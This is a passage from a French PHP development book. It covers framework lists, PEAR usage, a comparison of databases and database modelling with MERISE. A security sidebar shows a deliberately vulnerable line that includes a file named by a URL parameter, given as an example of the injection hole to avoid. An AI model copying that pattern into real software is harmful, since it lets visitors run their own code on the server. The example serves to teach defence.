Tableau 7–1 Quelques frameworks pour vos développements PHP (suite)

Nom	Description	URL
Carthag	Ce framework exploite les nouveautés de PHP 5 et répond aux besoins des projets professionnels. Le concept est basé sur plusieurs idées tirées du monde J2EE et implémente des motifs de conception (Observer, Factory, Singleton, DAO, etc.).	http://www.carthag.org
Castor	Un framework intuitif pour créer des applications web. Il est basé sur une librairie de composants utiles (éditeur wysiwyg, templating, modularité, profiling, etc.). Une jolie présentation est disponible sur le site officiel.	http://castor.2le.net
CEP	Core Enterprise PHP étend PEAR. Il est destiné à développer des applications modulaires pour l'entreprise.	http://sourceforge.net/projects/cep
Cgiapp	Un framework PHP 4 et PHP 5, destiné à produire des applications web réutilisables, basé sur le module perl CGI::Application et le moteur de templates Smarty. (Ce projet est inactif à l'heure actuelle).	http://cgiapp.sourceforge.net
Copix	Copix est un framework de développement capable de prendre en charge la majeure partie des problématiques récurrentes des applications web (données, affichage, droits). Il dispose également des briques utilitaires classiques que l'on peut attendre d'un environnement de développement efficace.	http://www.copix.org
Cortex	Cerebral Cortex est un framework spécialisé pour le développement rapide d'applications complexes. Il exploite PDO et SOAP.	http://crtx.org
ErisX	Un framework PHP 5 spécialisé pour le développement d'applications web.	http://www.erisx.de/
FreeForm	Ce framework exploite le motif MVC pour le développement d'applications web. Il possède un processus de création de formulaires ainsi qu'un système de packaging.	http://dev6.php5.nedlinux.com/?action=ViewProject&project=39
FastFrame codejanitor	Un framework destiné à produire rapidement des développements sécurisés et robustes. Il possède de nombreux outils intéressants basés sur des motifs de conception : MVC, Singleton & Factory, une porte d'entrée sur les librairies PEAR, des outils de débogage et de construction d'applications web, etc.	http://codejanitor.com/wp/apps/fastframe/
GGF	Un framework orienté objet (PHP 5) qui privilégie la sécurité et la simplicité (pas de bidouillage).	http://de.geocities.com/ggf_team/

Tableau 7–1 Quelques frameworks pour vos développements PHP (suite)

Nom	Description	URL
Gpfr	Generic PHP Framework propose des ressources génériques pour applications développées en PHP 4. Il met à disposition des fonctionnalités au service des entreprises, un système de gestion d'erreurs et un gestionnaire de tests.	http://gpfr.sourceforge.net
Horde	Horde est un noyau très complet pour toute application web moderne.	http://www.horde.org
InterJinn	Un framework générique pour application web ou ligne de commande. Il met à disposition des outils de gestion des sessions, de profiling, de cache, de gestion de formulaires et d'internationalisation.	http://www.interjinn.com
Ismo	Un autre framework permettant de mettre en œuvre des applications MVC.	http://ismo.sourceforge.net
Jade	Jade est un environnement de développement par objectif, le développeur se concentre sur les règles de gestion. Jade s'occupe de l'interface utilisateur.	http://www.consultants interaction.com/ ?action=jade_presentation
Krysalis	Un framework qui sépare logique métier et présentation, basé sur les transformations XSLT et sur SOAP. Recommandé pour des applications à complexité élevée.	http://www.kompletecms.com/ products/Krysalis/
Logicreate Framework	Un framework pour applications web qui possède de nombreux outils de gestion de profils.	http://www.logicreate.com
Medusa	Un projet de la fameuse plate-forme Tigris réputée pour la qualité de ses applications. Ce framework est basé sur le motif de conception MVC. Un peu abandonné à l'heure actuelle.	http://medusa.tigris.org
Merlin-Works (Crealab)	Ce framework est entièrement orienté objet et spécialisé dans le développement d'applications web.	http://www.crealabs.it/en/ merlinwork/
php.MVC	Un framework MVC abouti inspiré par le projet Jakarta Struts.	http://www.phpmvc.net
Phrame	Un framework basé sur le motif MVC2. Il possède un existant générique de modèles et de composants ainsi que de multiples possibilités pour la génération de vues : PHP, Smarty, XSLT, FlashMX, etc.	http://phrame.sourceforge.net
Popoon	Un CMS basé sur PHP 5 et XML destiné à supporter des applications CMS. Inspiré du projet Cocoon en Java.	http://www.popoon.org/

Tableau 7–1 Quelques frameworks pour vos développements PHP (suite)

Nom	Description	URL
Prado	Un framework prometteur pour tout projet web basé sur une librairie de composants PHP 5. Ses priorités : la réutilisabilité, la facilité de mise en œuvre, la robustesse et les performances. Ce framework est accompagné d'une documentation complète.	http://www.xisc.com
RwfPHP	Un framework basé sur un système de pilotage d'événements, le motif MVC et le moteur de templates Smarty, pour les applications web orientées objet.	http://www.rwfphp.org
Seagull	Un framework générique sérieux sous licence BSD pour tout type d'application. Une documentation complète est disponible en ligne sur le site officiel.	http://seagull.phpkitchen.com
Sitellite	Un framework abouti dont l'objectif est la réutilisabilité des composants. Avec Sitellite, vous pouvez écrite du code concis, élégant et maintenable.	http://www.sitellite.org
Solar	La vocation de ce framework est de fournir des composants génériques très faciles à adopter pour le développement de sites web.	http://www.solarphp.com/home/
Studs	Ce framework est une implémentation PHP du projet Jakarta Struts destiné aux applications Java.	http://www.mojavelinux.com/projects/studs/
WACT	Abréviation de Web Application Component Toolkit. Le but de ce framework et de fournir des implémentations de motifs de construction (design patterns). Sa philosophie : le remaniement continu (refactoring) et l'exploitation des tests unitaires (par l'intermédiaire de l'application SimpleTEST). Un projet nommé LIMB propose des outils de création d'applications CMS basées sur WACT.	http://www.phpwact.org
Xaraya	Un CMS qui intègre un framework sur lequel d'autres applications peuvent s'implanter. Ce projet possède un site web complet.	http://xaraya.com/index.php/docs/85
Yellow Duck	Un framework basé sur une librairie de composants réutilisables qui possède une documentation en ligne complète et agréable à consulter.	http://www.yellowduck.be
ZNF	Un framework pour applications PHP 5 basé sur MVC2, Struts, Smarty et XML.	http://znf.zeronotice.com

À SAVOIR PEAR est-il un framework ?

Le but du projet PEAR est de mettre à disposition une bibliothèque complète de composants PHP. Sa vocation n'est pas d'être un framework à part entière. Les règles d'écriture et les conventions PEAR ne concernent que les classes PEAR et non les applications qui s'en servent. Plusieurs frameworks cités plus haut exploitent les composants PEAR.

Pour en savoir plus sur PEAR, une section lui est consacrée plus loin. Vous trouverez également des informations sur le site officiel :

- http://pear.php.net

Construire son propre framework

Le développement d'un framework sur mesure est d'autant plus abordable que le retour sur investissement est rapide avec PHP. La preuve en est la diversité des frameworks de la section précédente. Avec d'autres technologies plus rigides et difficiles à mettre en œuvre, ce choix serait différent.

Il y a plusieurs avantages à créer son propre framework, parmi lesquels :

- la possibilité de maîtriser complètement les rouages des briques logicielles qui supportent vos applications ;
- l'absence de code superflu et la maîtrise totale des fonctionnalités et des performances ;
- la possibilité de mettre en place ses propres règles et conventions.

Bâtir un framework est un projet à part entière. Ce développement pourra être réalisé avec les méthodes et les outils de vos choix. Il faudra garder à l'esprit les objectifs que vous voulez atteindre avec votre framework. Pour cela, une petite étude initiale s'impose.




Figure 7–3
Construire son framework

Si vous avez déjà un bon historique de développements PHP et que vous souhaitez construire un framework pour accompagner votre activité, il vous sera facile de cerner vos besoins et de dresser la liste des rôles importants que vous attribuerez au framework.

En revanche, si le développement du framework doit se faire en parallèle à un ou plusieurs projets, une analyse plus ou moins poussée pourra être envisagée en fonction de votre méthode de développement.

MÉTHODE Construire un framework agile

Les méthodes agiles que nous avons abordées au chapitre 2 proposent des pratiques de gestion de projet permettant d'assurer des développements fiables. Si vous optez pour un développement agile (avec l'eXtreme Programming ou une méthode de votre choix), voici quelques conseils d'usage :

- Commencez par une architecture minimaliste et assez souple pour évoluer en fonction des besoins qui se présenteront. Par exemple, la définition de règles de base et d'une organisation permettant d'héberger les premiers outils et les premières ressources dont vous aurez besoin. Ensuite, tout cela pourra être remanié ou mis à jour.
- Optez pour une division du développement en briques simples.
- Faites intervenir à tout moment vos clients ou collaborateurs détenteurs des connaissances métier. Même si le framework est très technique, il peut être utile de ne pas se tromper lorsqu'il s'agit de créer des modules manipulant des données métier.
- Développez le framework à plusieurs. Vous prendriez un gros risque en laissant l'exclusivité des connaissances du framework à une seule personne.
- Intégrez à votre framework des tests unitaires et tests de régression complets.

Enfin, ces pratiques peuvent être bonnes dans certains contextes, mais pas en développement agile :

- Définir une architecture détaillée avant tout développement limite les possibilités de remaniement et d'évolution.
- Le développement d'algorithmes complexes en une seule fonction, même bien documentés, ne permet pas une compréhension immédiate du code. Si un tel algorithme doit être implémenté, vous pouvez vous inspirer du motif de conception Patron de Méthode (Template of Method) décrit dans le chapitre 10.

Utilisation de PEAR

Comme nous l'avons vu plus haut, PEAR est une bibliothèque de composants et non un véritable framework. Un exécutable PEAR qui permet une maintenance pratique des composants est maintenant fourni avec PHP.

L'installation de composants PEAR ressemble un peu à l'installation de paquetages sous Unix/Linux. Une simple commande permet de télécharger et mettre à disposition les ressources voulues.

Exemple d'installation d'un composant PEAR

```
$ pear install -a PHPUnit2
downloading PHPUnit2-2.2.1.tgz ...
Starting to download PHPUnit2-2.2.1.tgz (38,575 bytes)
.........done: 38,575 bytes
downloading Benchmark-1.2.3.tgz ...
Starting to download Benchmark-1.2.3.tgz (6,679 bytes)
...done: 6,679 bytes
downloading Log-1.8.7.tgz ...
Starting to download Log-1.8.7.tgz (32,693 bytes)
...done: 32,693 bytes
downloading DB-1.7.6.tgz ...
Starting to download DB-1.7.6.tgz (124,807 bytes)
...done: 124,807 bytes
Optional dependencies:
'bcmath' PHP extension is recommended to utilize some features
install ok: Benchmark 1.2.3
install ok: DB 1.7.6
install ok: Log 1.8.7
install ok: PHPUnit2 2.2.1
```

Si vous construisez votre propre framework, intéressez-vous au fonctionnement de PEAR. Vous pourrez reprendre un certain nombre de fonctionnalités bien pratiques, telles que :

- le système de packaging des librairies, tenant compte des dépendances et permettant de centraliser une bibliothèque de composants ;
- le système d'installation/désinstallation de composants à distance ;
- la possibilité d'interroger la bibliothèque à distance ;
- la possibilité de mettre à jour automatiquement ses composants.

Exemple de listage des composants PEAR installées

```
$ pear list
Installed packages:
===================
Package              Version State
Archive_Tar          1.1     stable
Console_Getopt       1.2     stable
HTML_Template_IT     1.1     stable
Net_UserAgent_Detect 2.0.1   stable
PEAR                 1.3.5   stable
XML_RPC              1.2.2   stable
apd                  1.0.1   stable
```

L'utilisation de PEAR commence à se généraliser et devient de plus en plus intéressante. Pour en savoir plus sur PEAR, consultez le site officiel à l'adresse suivante :

- http://pear.php.net

Autres ressources (scripts et applications)

PHP dispose d'une énorme réserve de scripts et applications gratuites ou commerciales, à tel point que l'on ne sait pas toujours par où commencer. L'avantage, c'est qu'il est rare de ne pas trouver un développement tout fait similaire à ce que l'on souhaite développer. En revanche, il faut beaucoup chercher pour trouver la ressource adaptée.

Il serait trop long de citer ici toutes les bonnes ressources disponibles, il existe pour cela plusieurs sites Internet mettant à disposition ces scripts avec de nombreuses informations utiles pour chacun d'eux : popularité, qualité, etc.

Quelques exemples d'annuaires de sites :

- http://www.hotscripts.com/PHP/
- http://www.phpscripts-fr.net
- http://www.comscripts.com/scripts-php-mysql.html

Comment choisir des ressources fiables ?

Pour vous guider dans vos choix, il est important de connaître quelques indicateurs qui font la qualité d'une ressource :

- Elle est populaire (beaucoup téléchargée et utilisée) : elle manifeste un intérêt, donc a des chances d'être révisée et mise à jour par de nombreuses personnes. C'est un signe de qualité, de pérennité et de sécurité.
- Elle est généralement très bien notée (appréciée) : les internautes sont assez pragmatiques quand il s'agit de juger, le script est facile et pratique à installer et à utiliser.
- Elle est régulièrement mise à jour par une équipe de passionnés : plus le comité de développement est solide, plus le projet évoluera vite et plus il a de chances de percer.

SÉCURITÉ Pour la sécurité de vos développements, gardez la maîtrise à 100 % des parties sensibles

Soyez toujours sûrs de parfaitement maîtriser le code qui touche à la sécurité de vos développements et si besoin, développez cette partie vous-même. De nombreux scripts écrits par des amateurs se vantent de renforcer la sécurité mais ne font en réalité qu'augmenter l'instabilité d'une application.

La faille la plus courante en PHP consiste à permettre aux visiteurs d'exécuter leur propre code PHP à travers un trou de sécurité (attaque par injection). Cette faille permet de prendre le contrôle de la machine avec les droits de l'utilisateur utilisé par le serveur HTTP dans un premier temps. L'erreur la plus grossière est de ce type (il existe des variantes plus subtiles) :

```
<?php

# Hackez-moi bien fort !
include ($_GET['file']);

?>
```

Note concernant les licences

Avant d'utiliser une ressource, il est important de consulter la licence à laquelle elle est attachée, afin de savoir jusqu'où vous pouvez aller et dans quelles conditions vous avez le droit d'exploiter la ressource.

La plupart des développements PHP sont soumis à la licence GPL (GNU General Public Licence) ou une licence compatible, qui autorise l'utilisation, la distribution des applications à tout le monde et permet la modification du code source sous conditions :

- http://www.gnu.org/copyleft/gpl.html

D'autres licences sont utilisées, telles que la licence BSD (déclinée en deux versions : l'originale et la modifiée) ou la licence PHP, qui sont toutes deux assez simples et permissives. Pour plus d'informations, vous pouvez consulter les liens correspondants :

- http://www.freebsd.org/copyright/license.html
- http://www.php.net/license/

Choix du SGBD

Qu'est-ce qu'un SGBD ?

Lorsque l'on doit manipuler un grand nombre de données, le choix du SGBD s'impose naturellement. Un système de gestion de bases de données permet le stockage et la manipulation d'un grand nombre de données structurées. La figure 7-4 illustre les constituants fondamentaux des bases de données.




Figure 7–4
Constituants fondamentaux d'une base de données

L'utilisation d'un SGBD possède quelques avantages :

- Un SGBD permet d'organiser des informations basées sur des gabarits identiques (ex : une information « personne » comporte : nom, prénom, adresse, tel, etc.). Ces informations sont rangées dans des tables qui peuvent avoir des relations entre elles.
- Les opérations de tri, filtre et tout type d'accès aux données sont très efficaces avec une base de données, même s'il y a beaucoup d'informations stockées.
- Un SGBD relationnel maintient la cohérence des données. Par exemple, si nous avons deux tables liées *destination* et *vol*, il est possible d'indiquer au SGBD qu'une destination peut être liée à plusieurs vols mais un vol ne peut être lié qu'à une destination. (c'est le rôle des cardinalités « 0, 1, ∞ » liées aux relations de la figure 7-4.

MySQL

MySQL est un SGBD depuis longtemps associé à PHP. On généralise même de temps en temps en parlant d'applications PHP-MySQL. Cependant, MySQL est un projet indépendant.

Il est le moteur de base de données Open Source le plus populaire du monde, avec plus de 5 millions d'installations actives et de nombreux utilisateurs prestigieux dans le monde professionnel.

Caractéristiques de MySQL

Le projet MySQL est né d'un désir de disposer d'un SGBD performant. Dans ses premières versions, les développeurs ont privilégié cette caractéristique sur la diversité des fonctionnalités. La version 3 de MySQL ne fait pas de contrôle d'intégrité,

n'accepte pas les requêtes complexes (imbriquées), ne permet pas la mise en place de vues, triggers ou procédures stockées.

Cela évolue progressivement avec MySQL versions 4 et 5. Tout en maintenant des performances optimales, MySQL s'équipe.

De nombreuses interfaces d'administration sont disponibles pour MySQL, dont le fameux PhpMyAdmin et la nouvelle interface d'administration graphique livrée avec le SGBD qui s'avère très pratique.

Pourquoi choisir MySQL ?

MySQL est performant et contrairement à certaines rumeurs, il permet de manipuler des données complexes et volumineuses. Son connecteur avec PHP est performant et très pratique, surtout depuis la sortie de PHP 5. En terme de fonctionnalités, MySQL reste simple mais progresse doucement. Il proposera bientôt les vues, les procédures stockées et la gestion des contraintes d'intégrité.

Exemple d'accès à MySQL avec PHP

```
$mysqli = new mysqli('localhost',
                     'user',
                     'pass',
                     'database');

if (mysqli_connect_errno()) {
    printf("Echec de connexion : %s\n",
           mysqli_connect_error());
    exit();
}

$query = "INSERT INTO address_book
          (first_name, last_name, phone_number)
          VALUES (?,?,?);";
$stmt = $mysqli->prepare($query);
$stmt->bind_param("sss", $firstname, $lastname, $phone);

$firstname = "Guillaume";
$lastname = "Ponçon";
$phone = "01 23 45 67 89";
$stmt->execute();

$stmt->close();
$mysqli->close();
```

PostgreSQL

Dommage que PostgreSQL ne soit pas aussi populaire que MySQL en France. Ce SGBD relationnel est très complet et ce depuis longtemps.

Ses performances en lecture sont globalement légèrement inférieures à celles de MySQL mais largement suffisantes pour la plupart des applications.

Caractéristiques de PostgreSQL

Comme nous le disions, PostgreSQL possède l'avantage d'être réellement très complet : requêtes imbriquées, transactions (commit/rollback), gestion des clés étrangères, unions, triggers, procédures stockées, jointures complètes, contraintes, curseurs, langage procédural (PL/pgSQL, PL/PHP), etc.

Pourquoi choisir PostgreSQL ?

PostgreSQL est un couteau suisse « de luxe » dans le monde des SGBD. Il est Open Source, possède une grande communauté de développeurs et existe depuis de nombreuses années (le projet a commencé en 1989).

Le choix de PostgreSQL pour PHP est un bon choix en toute circonstance.

Exemple d'accès à PostgreSQL avec PHP

```
$dbconn = pg_connect("dbname=my_database");
$query = 'SELECT * FROM address_book WHERE firstname = $1';
pg_prepare($dbconn, 'query', $query);
$result = pg_execute($dbconn, 'query', array('Guillaume'));
```

Oracle

Oracle est un SGBD relationnel commercial complet et performant. Il est le choix de nombreuses entreprises dans le monde. Toujours à la pointe de la technologie, Oracle est une référence depuis de nombreuses années.

Caractéristiques d'Oracle

Pratiquement tout ce que vous pouvez trouver comme fonctionnalités SGBD se retrouve dans Oracle. Il est même possible aujourd'hui de profiter de la technologie grid, un système astucieux permettant d'augmenter les performances du SGBD en faisant travailler les ordinateurs inactifs d'un réseau.

L'extension OCI8 pour Oracle 7 et 8 et PHP est complète et performante. Elle fera le bonheur des utilisateurs d'Oracle les plus exigeants. Une deuxième extension plus générale mais moins complète existe : l'extension Oracle.

Documentation des extensions Oracle pour PHP

Oracle : ▸ http://fr.php.net/manual/fr/ref.oracle.php
OCI8 : ▸ http://fr.php.net/manual/fr/ref.oci8.php

Pourquoi choisir Oracle ?

La plupart des gens qui choisissent Oracle le font par souci de sécurité. Oracle est également un produit commercial vendu avec un support, ce qui rassure le monde professionnel face à des SGBD comme PostgreSQL.

Vous pouvez choisir Oracle si votre projet nécessite l'utilisation de bases de données exigeantes, complexes et sécurisées. Si votre réseau est géographiquement réparti, Oracle dispose d'outils de déploiement efficaces. En revanche, une bonne maîtrise d'Oracle nécessite un administrateur de bases de données (DBA) qualifié.

SQLite

SQLite est un SGBD permettant de créer et manipuler des bases de données embarquées. Cette application est simple et performante, mais présente quelques limites. SQLite a été proposé à l'occasion de la sortie de PHP 5.

Caractéristiques de SQLite

SQLite permet de créer et d'accéder à des bases de données embarquées. En d'autres termes, fini les problèmes d'installation ou de mot de passe pour accéder à une base de données : tout est intégré dans l'application.

Dans le cas des autres SGBD, déplacer une application nécessite une installation de ou des base(s) de donnée(s) nécessaires au fonctionnement de l'applicatif ainsi qu'une reconfiguration des droits d'accès.

SQLite est un petit SGBD permissif, dénué de contrôle de type (il est par exemple possible de stocker une chaîne de caractères dans un champ déclaré « entier » !). Il est performant en lecture, en revanche il verrouille la base en écriture.

Pourquoi choisir SQLite ?

Une base de données SQLite est en quelque sorte un fichier amélioré, permettant d'organiser et de trier des informations très rapidement. SQLite est idéal pour gérer des mises en cache complexes ou pour toute problématique nécessitant un stockage peu fréquent d'informations structurées et fortement consultées.

Comparatif des SGBD supportés par PHP

Il existe d'autres extensions d'accès natif aux SGBD avec PHP. Voici un petit tableau mettant en avant les points forts et les points faibles de chaque SGBD supporté par PHP.

Tableau 7–2 Les SGBD supportés par PHP

Nom	Avantages	Inconvénients
DB++	SGBDR hautes performances et faible consommation de ressources système.	Utilise une syntaxe SQL spécifique.
DB2 (DBA, IBM DB2)	SGBDR commercial performant, concurrent d'Oracle et SQL Server.	Prix élevé des licences.
Firebird/ Interbase	Procédures stockées et triggers, performances, compatibilité ANSI SQL-92, facile à administrer.	Quelques difficultés sur les grosses volumétries.
Ingres II	Open Source, multi-plates-formes, support XML, outils d'administration.	Popularité affaiblie par la concurrence, requêtes concurrentes impossibles pour une même connexion.
MaxDB	Similaire à MySQL, spécialisé SAP.	Variante commerciale de MySQL, apport discutable.
MySQL (mysql, mysqli)	SGBD populaire, gratuit et performant. Possède de nombreux outils développés en PHP, dont PhpMyAdmin.	Pas aussi complet que PostgreSQL, Oracle ou SQL Server, mais progresse rapidement.
Oracle	SGBDR performant et très complet.	Produit commercial, peut devenir complexe à administrer.
Ovrimos SQL	SGBDR performant, transactionnel, spécialisé pour les transactions web.	Indisponible sous Windows.
PostgreSQL	SGBDR Open Source très complet et performant. Outils d'administration conviviaux.	Réplications, support XML.
Sesam	Supporte de nombreuses connexions, grande stabilité.	Base spécifique, développée pour des équipements BS2000/OSD.
SQLite	Gère des bases embarquées, permissif et performant.	Très simple, verrouillage de la base en écriture.
SQL Server	Concurrent Microsoft d'Oracle, DB2, Informix. De très nombreuses fonctionnalités, outils d'administration conviviaux.	Fonctionne uniquement sous Windows.

Outils d'abstraction de bases de données

Vous pouvez rendre possible l'utilisation de plusieurs SGBD différents grâce à une extension spéciale qui permet de mettre en place une abstraction de base de données. Étant donné la complexité d'un tel projet, ces extensions ne sont pas nombreuses.

DBX

SGBD gérés :

- FrontBase ;
- SQL Server ;
- MySQL ;
- ODBC ;
- PostgreSQL ;
- Sybase-CT ;
- Oracle (via OCI8) ;
- SQLite.

DBX est une extension PHP d'abstraction de bases de données. Il n'attaque pas directement les SGBD mais se sert des extensions spécifiques de chacun d'eux (extension MySQL, ODBC, etc.).

Cette extension comporte un nombre limité de fonctions et permet d'effectuer des requêtes simples.

PDO

SGBD gérés :

- FreeTDS ;
- SQL Server ;
- Sybase ;
- Firebird/Interbase 6 ;
- MySQL ;
- Oracle ;
- ODBC (DB2, unixODBC) ;
- PostgreSQL ;
- SQLite.

L'extension PDO (PHP Data Objects) est une application d'avenir pour PHP. Elle définit une interface pratique d'accès à de multiples bases de données.

L'extension en elle-même n'est liée à aucune base, elle nécessite la présence d'extensions spécifiques aux bases auxquelles vous souhaitez accéder.

> **Documentation de l'extension PDO**
>
> ▸ http://fr.php.net/manual/fr/ref.pdo.php




Figure 7–5
Principe de l'extension PDO

ODBC

SGBD supportés :

- Adabas D ;
- DB2 ;
- iODBC ;
- Solid ;
- Sybase SQL Anywhere.

L'ODBC unifié de PHP donne accès à plusieurs bases de données ayant emprunté la sémantique des APIs ODBC pour leur propres API. Pour en savoir plus sur cette extension, rendez-vous sur la page de documentation :

▸ http://fr.php.net/manual/fr/ref.uodbc.php

Création du modèle de base de données

Il est difficile d'élaborer la structure d'une base de données complexe sans un modèle, comme il est difficile de construire une maison sans plan.

Nous allons nous intéresser ici à une méthode simple et efficace de modélisation de bases de données. Ceci est une introduction destinée à comprendre le fonctionnement et l'utilité des modèles utilisés. Libre à vous d'en apprendre davantage sur le sujet grâce à un ouvrage spécialisé.

La méthode liée à la notion de MCD (Modèle conceptuel de données) et MPD (Modèle physique de données) se nomme « MERISE ».

ALLER PLUS LOIN La modélisation de bases de données et des systèmes d'information

Ce vaste sujet fait l'objet de plusieurs ouvrages dont voici quelques exemples :

- *Merise et UML*, de Joseph Gabay aux éditions Dunod
- *Modèles de données*, de Bertrand Bisson aux éditions Economia
- *L'essentiel sur Merise*, de Dominique Dionisi aux éditions Eyrolles

Modèle conceptuel de données (MCD)

Le modèle conceptuel de données (MCD) décrit une base de données d'un point de vue utilisateur, c'est-à-dire avec des mots et des diagrammes faciles à comprendre. Ce modèle est également appelé diagramme entité-association. La figure 7-6 donne un exemple de M.C.D.




Figure 7–6
Un modèle conceptuel de données simple (MCD)

Dans notre exemple :

- Les listes Livres, Auteurs et Catégories sont appelées des *entités*.

- La liste Identifiant de livre jusqu'à Nombre de pages définit les *attributs* de l'entité Livres. Identifiant de livre est souligné car il caractérise l'identifiant unique qui va permettre de reconnaître chaque enregistrement (clé primaire).
- Les locutions Classé dans et Rédigé par sont appelées des *relations* ou *associations*.
- Les relations entre entités sont quantifiées par des numéros appelés *cardinalités*.
- On dit souvent que Classé dans est une relation *un à plusieurs* car à un livre peut correspondre une seule catégorie alors qu'à une catégorie peut correspondre plusieurs livres.
- On dit que Rédigé par est une relation *plusieurs à plusieurs* car à un livre peut correspondre plusieurs auteurs et inversement. Cette relation particulière nécessite la création d'une table de liaison supplémentaire (voir le modèle physique de données plus loin).
- Il existe également des relations *un à un* et des relations multiples (à trois ou quatre pattes) qui font l'objet de propriétés particulières que nous n'aborderons pas ici mais que vous trouverez dans les ouvrages spécialisés cités plus haut.

Modèle physique de données (MPD)

Le modèle physique de données (MPD) décrit une base de données d'un point de vue technique. Ce modèle donne toutes les informations nécessaires et suffisantes pour construire les scripts de génération de la base de données. Le modèle physique de données correspondant à notre exemple précédent est illustré sur la figure 7-7.

Dans notre exemple :

- Les éléments `book`, ..., `author` sont des tables.
- La liste `book_id`, ..., `nb_page` définit les champs de la table `book`.
- Les relations `category_id = category_id`, etc. définissent les contraintes.
- Le champ `category_id` de la table `book` est une clé étrangère de la table `category`. Dans notre exemple, le champ qui correspond à la clé étrangère est du même nom que le champ correspondant dans la table à laquelle la relation fait référence.

Comme nous pouvons le remarquer, la relation plusieurs à plusieurs de notre modèle conceptuel de données (MCD) a nécessité la création de la table `redaction` qui sert de liaison entre les tables `book` et `author`.

Écriture des requêtes de création

Une fois notre MPD (modèle physique de données) en main, il ne nous manque plus qu'à le traduire en langage SQL. Un MPD complet fournit toutes les informations nécessaires à la création de requêtes de création.

